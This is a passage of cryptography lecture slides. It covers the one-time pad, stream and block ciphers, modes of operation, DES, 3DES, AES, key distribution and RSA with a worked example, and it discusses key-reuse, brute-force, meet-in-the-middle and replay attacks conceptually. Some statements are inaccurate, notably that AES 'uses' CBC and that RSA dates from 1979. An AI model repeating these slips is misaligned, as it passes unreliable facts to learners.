- More formal:

For any two messages m_1, m_2 , the distributions of $E(k, m_1)$ and $E(k, m_2)$ over all possible keys k are identical
- It can be shown that if the symmetric cipher (E, D) is perfectly secure, then key length $\geq$ message length

The One-Time Pad (OTP)

- In OTP, the key k is a random bit string at least as long as the message m

$$E(k, m) = k \oplus m \quad \text{and} \quad D(k, c) = k \oplus c$$

($\oplus$: bit-wise XOR)

- OTP is perfectly secure

- Example: $m = 0110111$, $k = 1011010$

$$E(k, m) = 1011010 \oplus 0110111 = 1101101$$

$$D(k, 1101101) = 1011010 \oplus 1101101 = 0110111 = m$$

- Let's check whether that always works:

$$\begin{aligned} D(k, E(k, m)) &= D(k, k \oplus m) = k \oplus (k \oplus m) = (k \oplus k) \oplus m \\ &= 0 \oplus m = m \end{aligned}$$

Attack against OTP


- OTP is not secure if the same key is used twice on two different messages!

$$c_1 = m_1 \oplus k \quad \text{and} \quad c_2 = m_2 \oplus k$$

- If attacker gets c_1 and c_2 , they can do:
 - $c_1 \oplus c_2 = m_1 \oplus k \oplus m_2 \oplus k = m_1 \oplus m_2$
 - Human languages contain enough redundancy to recover m_1 and m_2 from $m_1 \oplus m_2$:
 1. Make a guess what m_1 might be (e.g., “Hello, how are you?”)
 2. Calculate m_2 from $m_1 \oplus m_2$: $m_2 = (m_1 \oplus m_2) \oplus m_1$
 3. If your guess for m_1 was wrong, m_2 will probably look like a garbage bit sequence. In that case, go back to step 1

Stream cipher

- The requirement that the key has to have at least the same length as the message is not very practical
- In practice, one often uses a shorter key s
- Idea:
 - New keys k are generated using the output of a pseudo-random number generator RNG with seed value s
$$\{k_1, k_2, \dots\} = RNG(s)$$
 - A symmetric cipher used like this is called a **stream cipher**




Attack against stream ciphers

- Same as for OTP: re-using the same key twice is not secure. This can happen
 - if the users are not careful and use the same short key s twice
 - if your RNG is bad. Some RNGs have very short periods or produce not-so-random values. Good enough for a computer game, but not for a cipher.
- The attacker can try all possible $2^{|s|}$ combinations of the shorter key and check which decrypted text looks right
 - However: if the key length $|s|$ is great enough, e.g., ≥ 128 , that would still take a long time

Stream cipher with Initialization Vector

- To allow using the same key multiple times, we add/append/... a **random** value to it for every message exchange
 - This value is called the Initialization Vector (IV)
 - Does not need to be secret. Can be publicly shared between the sender and receiver. But you must not use the same IV twice with the same key.




Block Ciphers

- Block ciphers encrypt the plaintext data by blocks of a certain number of bits b
 - If plaintext is shorter than b , padding bits are added
- Examples:
 - 3DES: $b = 64$, key size = 168 bits
 - AES: $b = 128$, key size = 128, 192, 256 bits (AES-128, AES-192,...)

Cipher Block Chaining (CBC)


- In CBC, the output of the previous block is used to randomize the encryption of the next block
- To "randomize" the algorithm, an initialization vector (IV) is used. (Again, if the cipher should be secure, IV must be unique for every message)




Cipher Block Chaining (CBC) mode encryption

Mode of operation


Electronic Codebook (ECB)




Cipher feedback (CFB)




Cipher block chaining (CBC)




Output feedback (OFB)



Propagating cipher block chaining (PCBC)




Counter (CTR)




Iterated block ciphers

- Many block ciphers are built by applying an invertible transformation, the *round function*, n times to the input
 - $n = 48$ for 3DES, $n = 10$ for AES-128
 - The original key is expanded to provide round keys k_i




Data Encryption Standard (DES)

- The original DES has $n = 16$ rounds and a 56-bit key
- A block of 64 bits is split into two 32-bit blocks R_0 and L_0 and processed by a *Feistel scheme*:
 - $R_i = f_i(R_{i-1}) \oplus L_{i-1}$
 - $L_i = R_{i-1}$




Decryption in Feistel scheme

- Note that the blocks in the Feistel scheme are invertible



- Therefore, to decrypt:



DES challenge

- Challenge: Given a message and its ciphertext, find the key k
- 1997: Up to 14000 computers in the Internet helped searching 25% of the key space by brute force. After **3 months** the key was found
- 1998: Special computer designed by EFF ("Deep Crack") found the key **after 56 hours**
- 1999: Deep Crack and Internet computers. **22 hours**
- 2006: FPGA-based parallel computer COPACOBANA. **7 days**
- 2008: RIVYERA (successor of COPACOBANA). **<1 day**
- Conclusion: 56-bit keys are too short

3DES (Triple-DES)

- Idea: run DES three times with three keys

$$E_{3DES}((k_1, k_2, k_3), m) = E(k_1, D(k_2, E(k_3, m)))$$

- Size of key $(k_1, k_2, k_3) = 3 \times 56 = 168$ bits
- 3x times slower than DES, but much more secure against brute-force attacks
- The effective key length is only 112 bits if attacker knows m and c
 - Attacker computes all 2^{56+56} possible combinations $D(k_2, E(k_3, m))$ and compares with all 2^{56} combinations $D(k_1, c)$
 - only $2^{56+56} + 2^{56}$ encryptions/decryptions needed
 - Such a Meet-in-the-Middle attack is the reason why repeating E of a cipher does not always give better security

Advanced Encryption Standard (AES)

- Established at U.S. National Institute of Standards and Technology (NIST) in 2001
- Based on Rijndael cipher by Belgians Vincent Rijmen and Joan Daemen
- Uses Cipher Block Chaining (CBC)
- Internally, consists of several rounds, but not a Feistel scheme
- Block size $n = 128$ bits
- Three versions
 - Key length 128: 10 rounds
 - Key length 192: 12 rounds
 - Key length 256: 14 rounds
- Very popular

Stream vs block ciphers

- Stream ciphers

- + Encryption can directly start with first symbol, no block required
- Message is encrypted symbol by symbol. Easier for attacker to figure out what a certain symbol means or to insert new information

- Block ciphers

- + An attack changing a piece of the ciphertext affects the entire block or even the rest of the communication
- A transmission error affects the entire block or even the rest of the communication
- Can be inefficient for short messages because of block size that requires padding


Performance comparison

- Try it yourself: cryptest tool from the crypto++-util package
- On a laptop with x64 i7 Intel CPU (4 cores, 4 GHz):

	Key size	MB/s	Implementation
AES (CBC)	128	1057	Hardware (AESNI)
AES (CBC)	256	809	Hardware (AESNI)
AES (CTR)	128	2473	Hardware (AESNI)
AES (CTR)	256	1771	Hardware (AESNI)
DES (CTR)	56	84	Software
Sosemanuk	128, stream cipher	2078	Hardware (SSE2)
Salsa20	256, stream cipher	1008	Hardware (SSE2)
ChaCha20	256, stream cipher	2185	Hardware (AVX2)


Key management

- Shared keys: How to distribute keys?
- With n users who want to communicate:
 - Each user would have to remember $n - 1$ keys
 - $O(n^2)$ keys in the system
- Possible solution: a trusted third party (TTP)
 - Each user only has to remember one key
 - The TTP knows all keys



A (stupid) protocol for key generation

- Alice wants to communicate with Bob
 1. Alice chooses a random key k_{AB} for communicating with Bob
 2. Alice sends encrypted request for key to TTP
 $E(k_A, "A \rightarrow B" + k_{AB})$
 3. TTP replies with a ticket
ticket $:= E(k_B, "A \rightarrow B" + k_{AB})$
 4. Alice sends ticket to Bob
 5. Bob can decrypt the ticket and get the k_{AB}
 6. Alice and Bob can now communicate using k_{AB}



A (stupid) protocol for key generation (2)


- Note that our stupid protocol is not secure against *replay attacks*
 - Attacker can record and replay communication ("Please transfer 100 €") between Alice and Bob
 - How could you prevent replay attacks?

Public-Key Cryptography

Public-Key Cryptography

- Idea:

- Sender encrypts using a public key pk
- Receiver decrypts using a secret (private) key sk



- Key pair of Bob: (pk_{Bob}, sk_{Bob})
- Bob only has to keep sk_{Bob} secret
- Bob can share pk_{Bob} publicly
- Examples: RSA, DSA

Public-Key Cryptosystem

- A Public-Key Cryptosystem consists of
 - G : randomized algorithm to generate pk, sk
 - $E(pk, m)$: randomized encryption algorithm
 - $D(sk, c)$: deterministic decryption algorithm
- Consistency requirement:
 - $\forall (pk, sk)$ generated by G :
 - $\forall m \in M: D(sk, E(pk, m)) = m$

Properties of Public Key Cryptography

■ Pro:

- More formal justification of difficulty available. Hardness based on complexity-theoretic results of used algorithms
- Number of keys: Each user only needs one key pair to communicate

■ Con:

- More computationally expensive than symmetric key
- More complex system (managing two keys)

RSA

- RSA is an example for public-key cryptography
- Key length: should be at least 1024 bits (4096 bits recommended)
- ~1000x slower than DES
- By Ron Rivest, Adi Shamir, Leonard Adleman, 1979
- Similar system proposed by Clifford Cocks in 1973
- Has withstood years of cryptanalysis
 - Of course, not a guarantee of security but a strong indication

Key generation in RSA

1. Choose randomly two large prime numbers $p \neq q$
2. Calculate the modulus $n := p \cdot q$
3. Calculate $\varphi(n) = (p - 1)(q - 1)$
4. Choose integer e such that
$$1 < e < \varphi(n) \text{ and } \text{GCD}(e, \varphi(n)) = 1$$

5. Calculate d such that

$$(d \cdot e) \bmod \varphi(n) = 1$$

For performance reasons, e is chosen small (but not too small), for example:

$$e = 2^{16} + 1 = 65537$$

- Public key = (e, n)
- Private key = (d, n)
- $p, q, \varphi(n)$ must be also kept secret (or deleted immediately after key generation)!

Encryption and decryption in RSA

- $E((e, n), m) = m^e \bmod n$
- $D((d, n), c) = c^d \bmod n$
- Security is based on the fact that it is hard to find d even if e and n are known (provided that p and q were large enough)
- Let's see what happens if we decrypt $c = E((e, n), m)$
$$\begin{aligned}c^d \bmod n &= (m^e \bmod n)^d \bmod n \\&= m^{e \cdot d} \bmod n \\&= m^{k \cdot \varphi(n) + 1} \bmod n && \leftarrow \text{Use } (d \cdot e) \bmod \varphi(n) = 1 \\&= m \cdot (m^{\varphi(n)})^k \bmod n \\& \text{(here we need Euler's theorem and Fermat's Little Theorem)} \\&= m \bmod n\end{aligned}$$

Example

- Key-generation:
 - Choose $p = 61, q = 53$
 - That gives us: $n = 3233, \varphi(n) = 3120$
 - Choose $e = 17$
 - Again, after some calculations: $d = 2753$
- Encrypt a message $m = 65$
 - $c = 65^{17} \bmod 3233 = 2790$
- Decrypt
 - $2790^{2753} \bmod 3233 = 65 = m$

Calculating $m^e \bmod n$ and $c^d \bmod n$

- Large numbers can be avoided because
$$(x \cdot y \cdot \dots) \bmod m = ((x \bmod m) \cdot (y \bmod m) \cdot \dots) \bmod m$$
- Let's apply that identity to $65^{17} \bmod 3233$:
$$\begin{aligned} &65^{17} \bmod 3233 \\ &= (65 \cdot 65^2 \cdot 65^2 \cdot 65^2 \cdot 65^2 \cdot 65^2 \cdot 65^2 \cdot 65^2 \cdot 65^2) \bmod 3233 \\ &= ((65 \bmod 3233) \cdot (65^2 \bmod 3233)^8) \bmod 3233 \\ &= (65 \cdot 992^8) \bmod 3233 \end{aligned}$$

Repeat:

$$\begin{aligned} &= (65 \cdot 992^2 \cdot 992^2 \cdot 992^2 \cdot 992^2) \bmod 3233 \\ &= ((65 \bmod 3233) \cdot (992^2 \bmod 3233)^4) \bmod 3233 \\ &= (65 \cdot 1232^4) \bmod 3233 \end{aligned}$$

Repeat:

